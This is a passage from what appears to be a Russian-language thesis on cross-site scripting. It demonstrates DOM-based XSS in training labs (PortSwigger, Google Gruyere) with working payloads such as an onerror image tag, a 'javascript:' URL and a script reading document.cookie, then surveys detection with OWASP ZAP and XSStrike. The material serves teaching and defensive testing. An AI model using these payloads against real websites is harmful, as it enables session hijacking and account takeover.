                        document.write('<img
 src="/resources/images/tracker.gif?searchTerms='+query+'">');
                    }
                    var query = (new
 URLSearchParams(window.location.search)).get('search');
                    if(query) {
                        trackSearch(query);
                    }
 </script>
 <img src="/resources/images/tracker.gif?searchTerms=sample text">
▶<section class="blog-list">…</section>
```

Рисунок 10 – Часть исходного кода страницы

Нам известна информация о том, как обрабатывается пользовательский ввод, следовательно, можно попробовать сделать следующее: закрыть тег <img> и добавить код скрипта.



Рисунок 11 – Реализация атаки

Данный запрос будет обработан сайтом как часть исходного кода, следовательно, на экране отобразится сообщение следующего вида:



Рисунок 12 – Результат успешного выполнения сценария

1.3.6 XSS-атака с применением innerHTML

Следующая функция, уязвимость которой будет рассмотрена, это innerHTML: она также позволяет изменять язык разметки HTML, XML.

Попробуем ввести строку и посмотреть реакцию сайта на данное воздействие.



Рисунок 13 – Тестовый запрос поиска

Находим часть исходного кода, отвечающего за выдачу по запросу

```
▼<script>
                    function doSearchQuery(query) {
                        document.getElementById('searchMessage').innerHTML = query;
                    }
                    var query = (new URLSearchParams(window.location.search)).get('search');
                    if(query) {
                        doSearchQuery(query);
                    }
 </script>
```

Рисунок 14 – Часть исходного кода

Вводим в окно поиска строку:

```
<img src=1 onerror=alert(1)>
```



Рисунок 15 – Реализация атаки

Результатом является успешное выполнение функции alert(1).



Рисунок 16 – Реакция сайта на введенный запрос

1.3.7 XSS-атака с использованием уязвимости библиотеки jQuery

При использовании библиотеки jQuery могут применяться приемники, которые способны изменять элементы DOM. Например, функция attr() jQuery может изменять атрибуты элементов. Если источник данных подвергается изменениям со стороны пользователям, например URL, а информация передаются функции attr(), в этом случае возможно изменение передаваемого значения, что приведет к исполнению вредоносного кода. Допустим, имеется некоторый сценарий JavaScript, который изменяет атрибут href (якорь), используя данные из URL:

```
$(function() {

$('#backLink').attr("href",(new
URLSearchParams(window.location.search)).get('returnUrl'));

});
```

Путем изменения адресной строки можно добиться внедрения кода:

?returnUrl=javascript:alert(1)

После изучения структуры сайта можно заметить, что страница обратной связи имеет кнопку возврата на предыдущую страницу. Для этого используется параметр returnPath, значение которого можно увидеть в адресной строке.



Рисунок 17 – Уязвимый параметр

Исследуем, как поменяется исходный код страницы при другом значении параметра.

```
<span id="feedbackResult"></span>
<script src="/resources/js/jquery_1-8-2.js"></script>
▼<div class="is-linkback">
  ::before
  <a id="backLink" href="/sample text">Back</a>
</div>
▼<script> == $0
                                $(function() {
                                    $('#backLink').attr("href", (new
URLSearchParams(window.location.search)).get('returnPath'));
                                });
</script>
</form>
<script src="/resources/js/submitFeedback.js"></script>
```

Рисунок 18 – Часть кода, взаимодействующая с уязвимым параметром

Попробуем вставить код следующего вида:

```
f600e2.web-security-academy.net/feedback?returnPath=javascript:alert(1)
```

Рисунок 19 – Внедрение вредоносного кода

При возврате на главную страницу будет выведено сообщение:



Рисунок 20 – Результат проведения атаки

Как и в случае с отраженной XSS атакой, результатом работы злоумышленника является URL строка. Алгоритм распространения ссылки аналогичен: создание поддельных веб-сайтов, массовая рассылка: все, что вынудит жертву перейти по указанному адресу.

1.4 Возможные последствия деструктивных действий

В ходе проведения опытов в качестве демонстрации использовалась функция alert(1). Однако, на месте данного фрагмента может оказаться практически

любой код. В действительности мотивацией действий злоумышленника обычно является [10]:

1) Использование чужого аккаунта с целью выдать себя за другого пользователя;
2) Выполнение действий, доступные только определенному лицу;
3) Кража и/или использование конфиденциальных данных;
4) Нанесение вреда веб-приложению, нарушение работы сайта;
5) Внедрение троянской вирусной программы.

1.5 Выводы

Данная глава посвящена анализу архитектуры современных веб-сайтов и обзору технологии XSS атак. Была описана архитектура современных веб-сайтов, приведена классификация атак. С помощью электронного ресурса PortSwigger была пошагово продемонстрирована технология проведения наиболее встречающихся видов атак. Рассмотрены различные варианты использования данных уязвимостей и возможные последствия деструктивных действий.

2 ИССЛЕДОВАНИЕ ЗАЩИЩЕННОСТИ WEB-САЙТОВ И МЕТОДОВ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ

2.1 Методы обнаружения уязвимостей

Существует множество методов и инструментов для исследования уязвимостей веб-сайтов на XSS. Рассмотрим подробнее каждый из них. Для демонстрации примеров работы каждого из методов будет использован ресурс Gruyere [11].

2.1.1 Ручное тестирование

Ручное тестирование на XSS (межсайтовое выполнение сценариев) является важной частью процесса обеспечения безопасности веб-приложений. При ручном тестировании осуществляется активное исследование веб-приложения с целью обнаружения и эксплуатации уязвимостей XSS. Ручное тестирование предполагает следующие шаги [12]:

1) Идентификация точек входа: Исследователь анализирует веб-приложение, чтобы найти точки входа, где пользовательский ввод может быть внедрен в HTML-код, JavaScript или другие активные контексты;
2) Ввод тестовых данных: Исследователь вводит тестовые данные, содержащие потенциально опасные символы, такие как <, >, ", ', ;, & и другие, в поля ввода или параметры URL, которые могут быть подвержены XSS-атаке;
3) Проверка наличия фильтрации: Исследователь проверяет, есть ли на веб-приложении фильтрация пользовательского ввода. Он анализирует, как приложение обрабатывает введенные данные и ищет признаки, указывающие на применение фильтров или санитайзеров для защиты от XSS;

4) Проверка вариантов обхода фильтров: Исследователь ищет способы обойти существующие фильтры и санитайзеры, используя различные техники внедрения кода, такие как обход символов или обфускация кода.

При проведении ручного тестирования на XSS необходимо понимать принципы работы и знать особенности исследуемого ресурса, быть внимательным и творческим при поиске уязвимостей. Комбинация систематического и эвристического подхода позволяет более эффективно обнаруживать и эксплуатировать уязвимости XSS.

Пример для отраженной атаки: исследователь вводит вредоносный код в поля, значение которых отображается непосредственно на странице или в URL, и анализирует, как приложение обрабатывает этот ввод.

Допустим, что исследователь опытным путем обнаружил следующий функционал веб-сайта: при переходе на несуществующий раздел ресурс уведомляет пользователя об этом.



Рисунок 21 – Уведомление веб-сайта о несуществующем разделе

Сообщение на сайте содержит часть адресной строки. Исследователь может попробовать ввести в адресную строку следующий запрос:

```
https://google-gruyere.appspot.com/363041682709579651554136761616578438637/<script>alert(document.cookie)</script>
```

В результате чего будет выполнен код скрипта, в данном случае – отобразится содержимое cookie-файла.



Рисунок 22 – Результат выполнения кода скрипта

2.1.2 Использование инструментов сканирования уязвимостей

Данные инструменты автоматически сканируют сайт на наличие уязвимостей, включая XSS. Некоторые из них включают в себя Burp Suite, OWASP ZAP, Acunetix и др. Продемонстрируем работу OWASP ZAP. Перед началом работы необходимо указать сайт, защищенность которого мы хотим исследовать.



Рисунок 23 – Интерфейс программы OWASP ZAP

Так как ресурс Gruyere является учебным, в него намеренно были добавлены уязвимости. После запуска автоматического сканирования приложение OWASP ZAP сообщило, что существует возможность проведения отраженной XSS атаки.



Рисунок 24 – Сообщение о найденной уязвимости

Данная ссылка действительно приводит к выполнению кода скрипта.



Рисунок 25 – Результат проверки уязвимой интернет-ссылки

Однако, инструмент автоматического сканирования не всегда находит уязвимости. В таком случае необходимо воспользоваться другими способами исследования защищенности веб-приложения.

2.1.3 Фаззинг

Метод заключается в создании автоматического скрипта, который генерирует случайные данные и отправляет их на сайт в качестве ввода, чтобы проверить, есть ли уязвимости. Фаззинг (Fuzzing) – это методология тестирования безопасности, которая позволяет автоматически исследовать и находить уязвимости в программном обеспечении, включая атаки типа XSS [13]. Фаззинг для атаки типа XSS включает в себя систематическую отправку недопустимых или неожиданных данных на входные точки веб-приложения с целью обнаружения уязвимостей. Допустим, что в результате ручного тестирования или автоматического сканирования исследователь нашел потенциально уязвимую ссылку. Например:

https://google-gruyere.appspot.com/363041682709579651554136761616578438637/feed.gtl?uid=test



Рисунок 26 – Потеницально уязвимая ссылка

В таком случае можно было бы применить ручное тестирование, попробовать вставки код скрипта, придумать, как обойти защиту. Однако, фаззинг позволяет автоматизировать этот процесс. Необходимо запустить приложение и указать адрес ссылки. В качестве примера будет использован инструмент XSStrike.



Рисунок 27 – Демонстрация работы фаззера приложения XSStrike

Данная программа предложила ряд возможных нагрузок и обозначила, что ни один из запросов не подвергся фильтрации. В дальнейшем эту информацию можно использовать для проведения XSS атак.

2.2 Обзор инструментов исследования защищенности сайтов

2.2.1 Kali Linux

Kali Linux – это дистрибутив Linux, который специально разработан для тестирования на проникновение и исследования уязвимостей [14]. Данная операционная система содержит множество инструментов для тестирования на проникновение, включая те, которые могут использоваться для обнаружения и эксплуатации уязвимостей типа XSS.

Одной из особенностей Kali Linux является то, что он поставляется с предустановленными инструментами для тестирования на проникновение, что делает его идеальным выбором для исследования уязвимостей типа XSS. Эти инструменты включают в себя Burp Suite, OWASP ZAP, Nikto, Metasploit и многие другие.

Кроме того, Kali Linux имеет множество других функций, которые делают его идеальным выбором для тестирования на проникновение. Например, он имеет возможность запускать виртуальные машины, что позволяет тестировать на проникновение в различных средах. Он также имеет возможность использовать анонимные сети, такие как Tor, что делает его идеальным выбором для тестирования на проникновение в сетях, где анонимность является ключевым фактором.

2.2.2 OWASP ZAP

В данной работе в качестве инструмента для автоматического сканирования уязвимостей была использована программа OWASP ZAP. OWASP ZAP (Zed Attack Proxy) – это бесплатный инструмент для тестирования безопасности веб-приложений, который может помочь обнаружить уязвимости в веб-приложениях, в том числе уязвимости на основе XSS [3].

OWASP ZAP был выбран, так как он имеет следующие преимущества:

1) Бесплатное ПО – инструмент полностью бесплатен и доступен для скачивания на официальном сайте OWASP;
2) Автоматизация – OWASP ZAP может выполнять сканирование на основе заранее заданных правил, что позволяет автоматически находить уязвимости;
3) Интерфейс – инструмент имеет простой и понятный интерфейс, что делает его доступным для широкого круга пользователей;
4) Интеграция – OWASP ZAP может интегрироваться с другими инструментами, что упрощает его использование в рамках широкого спектра задач.

OWASP ZAP также имеет ряд особенностей. Например, инструмент может перехватывать и изменять HTTP-запросы и ответы, что позволяет анализировать трафик и обнаруживать уязвимости, связанные с XSS и другими видами атак.

Кроме того, OWASP ZAP может создавать отчеты об обнаруженных уязвимостях, которые будут продемонстрированы позже.

В целом, алгоритм работы в ZAP выглядит следующим образом:

1) Запуск паука (crawler): пользователь запускает данный процесс, указывая URL-адрес веб-приложения, который необходимо просканировать;
2) Сбор ссылок: OWASP ZAP начинает сбор ссылок на все доступные страницы веб-приложения, используя различные методы, такие как анализ HTML-кода страницы и перебор URL-адресов;
3) Анализ страниц: после сбора ссылок OWASP ZAP начинает анализировать каждую страницу, чтобы определить, какие параметры могут быть использованы для тестирования на уязвимости;
4) Тестирование на уязвимости: после анализа каждой страницы OWASP ZAP начинает тестирование на уязвимости, используя различные

методы, такие как ввод специальных символов в поля ввода и отправка запросов с измененными параметрами;

5) Отчет: после завершения тестирования OWASP ZAP генерирует отчет о найденных уязвимостях, который может быть использован для устранения проблем.

Помимо OWASP ZAP, были использованы и другие инструменты для обнаружения уязвимостей веб-приложений в контексте межсайтовых скриптовых атак (XSS): XSStrike, XSpire и XSSer.

2.2.3 XSStrike

